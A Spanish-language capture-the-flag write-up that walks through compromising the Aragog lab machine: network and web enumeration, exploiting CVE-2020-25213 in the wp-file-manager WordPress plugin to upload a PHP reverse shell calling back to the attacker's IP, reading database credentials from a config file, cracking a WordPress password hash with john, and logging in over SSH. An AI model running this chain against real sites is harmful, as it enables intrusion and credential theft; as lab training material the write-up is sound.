

# INFORME ARAGOG

Adrià Trillo Rodríguez

# 1 CONTENIDO

---

2	Escaneo de la red .....	2
3	nmap .....	2
4	Accediendo a la web .....	3
5	gobuster .....	3
6	Profundizando en la web .....	4
7	wpscan .....	6
8	msfconsole .....	6
9	BÚSQUEDA DE EXPLOIT .....	9
10	TRATAMIENTO DE LA SHELL .....	14
11	Conexión ssh .....	18
12	Instalación pspy64 .....	19
13	ESCALAMOS PRIVILEGIOS .....	20

## 2 ESCANEO DE LA RED

Para saber la IP que le corresponde a la máquina víctima, utilizaremos arp-scan.

```
arp-scan -l -I vboxnet0
```

```
[root@parrot]-[/home/glox]
#arp-scan -l -I vboxnet0
Interface: vboxnet0, type: EN10MB, MAC: 0a:00:27:00:00:00, IPv4: 192.168.56.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:a5:82:55 PCS Systemtechnik GmbH
192.168.56.102 08:00:27:ba:ce:40 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.180 seconds (117.43 hosts/sec). 2 responded
[root@parrot]-[/home/glox]
#
```

## 3 NMAP

Realizaremos un escaneo de puertos para saber qué puertos y servicios podemos explotar.


```
[root@parrot]-[/home/glox]
#nmap -A 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 19:03 CET
Nmap scan report for 192.168.56.102
Host is up (0.00065s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:BA:CE:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 4 ACCEDIENDO A LA WEB

---

Al ver que tenemos el puerto 80 abierto, accedemos a la web mediante la IP.

<http://192.168.56.102>



## 5 GOBUSTER

---

Para poder encontrar otros directorios a los que acceder y obtener más información, ejecutaremos un **gobuster**.

```
gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

Para este escaneo con **gobuster**, hemos descargado un diccionario más completo llamado **SecLists**, el cual incluye una amplia variedad de diccionarios diseñados para pruebas de seguridad.


```

[[]]-[root@parrot]-[/home/glox]
#gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/seclists/Discovery/Web-
tory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.102
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-
um.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/blog (Status: 301) [Size: 315] [--> http://192.168.56.102/blog/]
/javascript (Status: 301) [Size: 321] [--> http://192.168.56.102/javascript/]
/server-status (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
[[]]-[root@parrot]-[/home/glox]
#


```

## 6 PROFUNDIZANDO EN LA WEB

Al hacer el **gobuster** y listar todos los directorios disponibles, vemos que nos encuentra un directorio llamado **"blog"**, y, si accedemos a este encontraremos una web con un cuerpo html pero sin un css detrás que le otorgue estilos.




Hay un pequeño linl al final de esta web para logearse, que, si clicamos nos redirigirá a un log in para iniciar sesión en **WordPress**, Sin embargo, nos dará un “**not found**”, ya que es un nuevo dominio que no hemos agregado a nuestro archivo hosts.



Para que nos resuelva el domino, debemos agregarlo al archivo hosts con el comando echo.

```
echo "wordpress.aragog.hogwarts 192.168.56.102" » /etc/hosts
```

Si volvemos a buscar el dominio después de agregarlo al archivo **hosts**, esta vez sí se resolverá correctamente. Esto se debe a que hemos vinculado la IP de la máquina víctima con su nombre de dominio en el archivo hosts.



## 7 WPSCAN

Como vemos, esta web está basada en **WordPress**, por lo que utilizaremos **wpscan** para evaluar su seguridad y detectar posibles vulnerabilidades. Para ello, utilizaremos el siguiente comando:

```
wpscan --url http://192.168.56.102/blog
```

```
[root@parrot:~/home/glox]
#wpscan --url http://192.168.56.102/blog

-----
WPScan®

WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.56.102/blog/ [192.168.56.102]
[+] Started: Sun Nov 10 19:41:02 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.102/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/blog/wp-cron.php
```

## 8 MSFCONSOLE

Debido a la versión de **WordPress** detectada, utilizaremos **Metasploit** para verificar si existen vulnerabilidades explotables en esta versión.

Además, **Metasploit** proporciona una base de datos de **exploits** que puede ser útil para sitios **WordPress** vulnerables.

```
[root@parrot]-[/home/glox/laboratorios/Aragog]
#msfconsole

Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

dBBBBBBb dBBBP dBBBBBBP dBBBBBb
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBB

dBBBBBBP dBBBBBb dBP dBBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
dBP dBP dBP dB'.BP dBP dBP
dBBBBP dBP dBBBBBP dBBBBBP dBP dBP

To boldly go where no
shell has gone before

=[ metasploit v6.3.44-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >>
```

Una vez dentro, buscaremos las vulnerabilidades de **wordpress**

search wordpress



```
[msf](Jobs:0 Agents:0) >> search wordpress
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/scanner/http/wp_abandoned_cart_sql	2020-11-05	normal	No
1	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No
2	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No
3	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No
4	exploit/osx/local/rootpipe_entitlements	2015-07-01	great	Yes
5	exploit/osx/local/rootpipe	2015-04-09	great	Yes
6	exploit/windows/ftp/easyftp_cwd_fixret	2010-02-16	great	Yes
7	exploit/freebsd/local/rtdl_execl_priv_esc	2009-11-30	excellent	Yes
8	auxiliary/scanner/kademia/server_info		normal	No
9	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes
10	exploit/windows/fileformat/ms12_005	2012-01-10	excellent	No
11	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes
12	exploit/unix/http/pihole_dhcp_mac_exec	2020-03-28	good	Yes
13	exploit/linux/misc/quest_pmmasterd_bof	2017-04-09	normal	Yes
14	exploit/windows/http/sws_connection_bof	2012-07-20	normal	Yes
15	exploit/multi/php/wp_duplicator_code_inject	2018-08-29	manual	Yes
16	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes
17	exploit/windows/fileformat/winrar_name_spoofing	2009-09-28	excellent	No
18	post/windows/gather/credentials/razer_synapse		normal	No
19	exploit/multi/http/wp_ait_csv_rce	2020-11-14	excellent	Yes
20	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes
21	auxiliary/gather/wp_all_in_one_migration_export	2015-03-19	normal	Yes

En nuestro caso, buscaremos el **exploit** que ponga “**wordpress\_scanner**”, que, en nuestro caso es el 107

```
Wordpress RegistrationMagic task_ids Authenticated SQLi
107 auxiliary/scanner/http/wordpress_scanner
```

Le indicamos que utilizaremos el 107 con el siguiente comando:

```
use 107
```

Además, debemos de indicarle el **RHOSTS** y la **URL**.

```
set RHOSTS 192.168.56.102
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

```
set targeturi /blog
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> set targeturi /blog
targeturi => /blog
```

Le indicamos que lo ejecute

```
run
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> run
[*] Trying 192.168.56.102
[+] 192.168.56.102 - Detected Wordpress 5.0.12
[*] 192.168.56.102 - Enumerating Themes
[*] 192.168.56.102 - Progress 0/2 (0.0%)
[*] 192.168.56.102 - Finished scanning themes
[*] 192.168.56.102 - Enumerating plugins
[*] 192.168.56.102 - Progress 0/61 (0.0%)
[+] 192.168.56.102 - Detected plugin: wp-file-manager version 6.0
[*] 192.168.56.102 - Finished scanning plugins
[*] 192.168.56.102 - Searching Users
[*] 192.168.56.102 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 192.168.56.102 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> █
```

## 9 BÚSQUEDA DE EXPLOIT

---

Llegados a este punto, ahora que ya sabemos su vulnerabilidad, tendremos que realizar un poco de recerca en internet para informarnos e intentar conseguir el archivo que nos permita realizar el **exploit** al plugin que hemos encontrado.

Tras buscar por internet, encontramos que **exploit-db** tiene información acerca de este **exploit** que hemos encontrado.

A screenshot of a Google search results page. The search bar at the top contains the text "wp-file-manager version 6.0 exploit". Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Maps", and "Shopping". The "All" tab is selected. Below the tabs, there are filters for "Always private", "Spain (ca)", "Safe search: moderate", and "Any time". The first search result is from "https://infosecwriteups.com" and is titled "Exploiting CVE-2020-25213: wp-file-manager wordpress plugin (<6...". The second search result is from "https://www.exploit-db.com" and is titled "WordPress Plugin Wp-FileManager 6.8 - RCE - PHP webapps Exploit".

Para una búsqueda más profunda, miraremos el **CVE** y buscaremos el archivo en GitHub.

A screenshot of the Exploit Database entry for "WordPress Plugin Wp-FileManager 6.8 - RCE". The entry includes the following information:

- EDB-ID:** 49178
- CVE:** 2020-25213
- Author:** MANSOOR R
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2020-12-02
- EDB Verified:** ✗
- Exploit:** 📄 / {}
- Vulnerable App:**

The entry also includes a description of the exploit, which is a Remote Code Execution (RCE) exploit for the WordPress Plugin Wp-FileManager 6.8. The exploit was discovered by Mansoor R (@time4ster) and is based on CVE-2020-25213. The exploit affects versions 6.0 to 6.8 of the plugin. The vendor URL is https://wordpress.org/plugins/wp-file-manager/. The patch is to upgrade to wp-file-manager 6.9 (or above). The exploit was tested on wp-file-manager 6.0 (https://downloads.wordpress.org/plugin/wp-file-manager.6.0.zip) on Ubuntu 18.04.

En nuestro caso, cogeremos el archivo del repositorio de “mansoorr123”.

The screenshot shows a Google search interface. The search bar contains the text "wp-file-manager CVE 2020-25213 descargar github". Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Maps", and "Shopping". The "All" tab is selected. Below the tabs, there are filters: "Always private" (checked), "Spain (ca)", "Safe search: moderate", and "Any time". The search results are displayed below. The first result is from GitHub, titled "GitHub - E1tex/Python-CVE-2020-25213: Python Interactive Exploit...". The description of this result is: "Python Interactive Exploit for WP File Manager Vulnerability. The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example elFinder connector file to have the .php extension. - E1tex/...". Below this result, there are two more results: "mansoorr123/wp-file-manager-CVE-2020-25213" and "BLY-Coder/Python-exploit-CVE-2020-25213". The second result is also from GitHub, titled "mansoorr123/wp-file-manager-CVE-2020-25213 - GitHub". The description of this result is: "I haven't discovered this vulnerability & neither taking any credits of this CVE. I have only created the exploit after analyzing the description available on various blogs like wordfence, seravo with the motto to let the readers understand how to create POC by just analyzing the description of the vulnerability. ...".

Copiamos el link del repositorio y lo descargamos en nuestra máquina atacante.

```
git clone https://github.com/mansoorr123/wp-file-manager-CVE-2020-25213.git
```

```
[root@parrot]-[/home/glox/laboratorios/Aragog]
#git clone https://github.com/mansoorr123/wp-file-manager-CVE-2020-25213.git
Clonando en 'wp-file-manager-CVE-2020-25213'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 32 (delta 6), reused 8 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (32/32), 115.88 KiB | 698.00 KiB/s, listo.
Resolviendo deltas: 100% (6/6), listo.
[root@parrot]-[/home/glox/laboratorios/Aragog]
#
```

Una vez lo tenemos descargado, le damos permisos al archivo para poder ejecutarlo.

```
chmod +x wp-file-manager-CVE-2020-25213/wp-file-manager-exploit.sh
```

Sin embargo, si lo ejecutamos, nos dirá que le indiquemos una URL, por lo que seguiremos buscando como encontrar la vulnerabilidad.


Después de un rato de búsqueda, encontramos la siguiente información:

<https://medium.com/swlh/wordpress-file-manager-plugin-exploit-for-unauthenticated-rce-8053db3512ac>



Esto significa que podemos ejecutar código remoto, por lo que procederemos a realizar una búsqueda de una reverse **shell** que nos ayude. En nuestro caso, cogeremos una reverse **shell** que nos proporciona el repositorio de **Wireseed**.

Descargaremos la **reverse shell** del repositorio y la utilizaremos junto con el **exploit** ya encontrado.



Una vez descargada la **reverse shell**, tenemos que modificarla indicándole nuestra IP y el puerto que vamos a utilizar.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.10'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Antes de ejecutar el **exploit**, instalaremos **jq** , ya que si no, el **exploit** nos dará error ( jq es una librería de conexiones )

Una vez instalador, procedemos a ejecutar el **exploit** con la **reverse shell**

```
/wp-file-manager-exploit.sh -u http://192.168.56.102/blog -f /home/glox/laboratorios/Aragog/php-reverse-shell.php
```



Una vez ejecutado nos dará la ruta donde se encuentra el **exploit**, por lo que nos quedará ir a la web y acceder a este directorio.

```
[root@parrot]-[/home/glox/laboratorios/Aragog/wp-file-manager-CVE-2020-25213]
# ./wp-file-manager-exploit.sh -u http://192.168.56.102/blog -f /home/glox/laboratorios/Aragog/php-reverse-shell.php

=====
wp-file-manager wordpress plugin Unauthenticated RCE Exploit   By: Mansoor R (@time4ster)
=====

[+] W00t! W00t! File uploaded successfully.
Location:  /blog/wp-content/plugins/wp-file-manager/lib/php/../../files/php-reverse-shell.php

[root@parrot]-[/home/glox/laboratorios/Aragog/wp-file-manager-CVE-2020-25213]
#
```

Nos ponemos en escucha en nuestra máquina con **nc** y establecemos conexión

```
nc -nlvp 4444
```

```
[root@parrot]-[/home/glox/laboratorios/Aragog/wp-file-manager-CVE-2020-25213]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.102] 49064
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
01:31:08 up 1:20, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

## 10 TRATAMIENTO DE LA SHELL

---

Ajustamos la **tty** para obtener una **shell interactiva** que permita moverse con mayor facilidad:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ whoami
www-data
$ export TERM=xterms
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Aragog:/$
```

Nos movemos al directorio **/etc/wordpress**

```
www-data@Aragog:/$ cd /etc/wordpress
cd /etc/wordpress
www-data@Aragog:/etc/wordpress$ ls
ls
config-default.php htaccess
www-data@Aragog:/etc/wordpress$
```

Visualizamos el contenido del archivo **default.php** y, encontraremos las credenciales de **root** para la base de datos

```
www-data@Aragog:/etc/wordpress$ cat config-default.php
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
www-data@Aragog:/etc/wordpress$
```

Nos movemos al directorio **/usr/share/wordpress** y accedemos a la base de datos con el siguiente comando

```
mysql -u root -p
```



```
www-data@Aragog:/usr/share/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 25
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Le indicamos que nos muestre todas las bases de datos y, que queremos utilizar la de **WordPress**.

```
MariaDB [(none)]> show databases
show databases
-> ;
;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.008 sec)

MariaDB [(none)]> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]>
```

Le indicamos que nos muestre toda la información de e la tabla “wp\_users”

```
MariaDB [wordpress]> select * from wp_users
select * from wp_users
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | hagrid98 | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin | hagrid98@localhost.local | 2021-03-31 14:21:02 | | 0 | WP-Admin |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.002 sec)
```

Copiamos la contraseña **hasheada** de **hagrid98** y la metemos en un archivo

```
GNU nano 7.2
$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
```

Utilizaremos **john** para hacer un ataque de fuerza bruta, para ello, utilizaremos el siguiente comando:

```
john pass --wordlist=/usr/share/wordlists/rockyou.txt
```

La contraseña que ha encontrado ha sido **password123**

## 11 CONEXIÓN SSH

---

Nos conectamos con el usuario hagrid98, ya que sabemos su contraseña

```
ssh hagrid98@192.168.56.102
```

```
[[]]-[root@parrot]-[/home/glox/laboratorios/Aragog]
#ssh hagrid98@192.168.56.102
hagrid98@192.168.56.102's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 29 23:27:36 2024 from 192.168.56.10
hagrid98@Aragog:~$
```

Una vez dentro, ejecutamos find

```
find / -perm -u=s -type f 2 >/dev/null
```

```
hagrid98@Aragog:~$ find / -perm -u=s -yu
find: invalid mode '-u'
hagrid98@Aragog:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
hagrid98@Aragog:~$
```

Como podemos ver, no hemos encontrado mucho con el escaneo de vulnerabilidades en WordPress, por lo que procederemos a listar los archivos presentes en el directorio con un comando `ls`.

Al listar los archivos, encontramos uno que, al abrirlo, contiene un hash. Intentamos decodificar este hash, pero descubrimos que no tiene utilidad en este momento.

```
hagrid98@Aragog:~$ echo "<3MgRGlBcnkgZEVzdHJvWVVKIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64  
-d  
1: RiDdLE's DiAry dEstroYed By haRry in chaMbEr of SeCretshagrid98@Aragog:~$
```

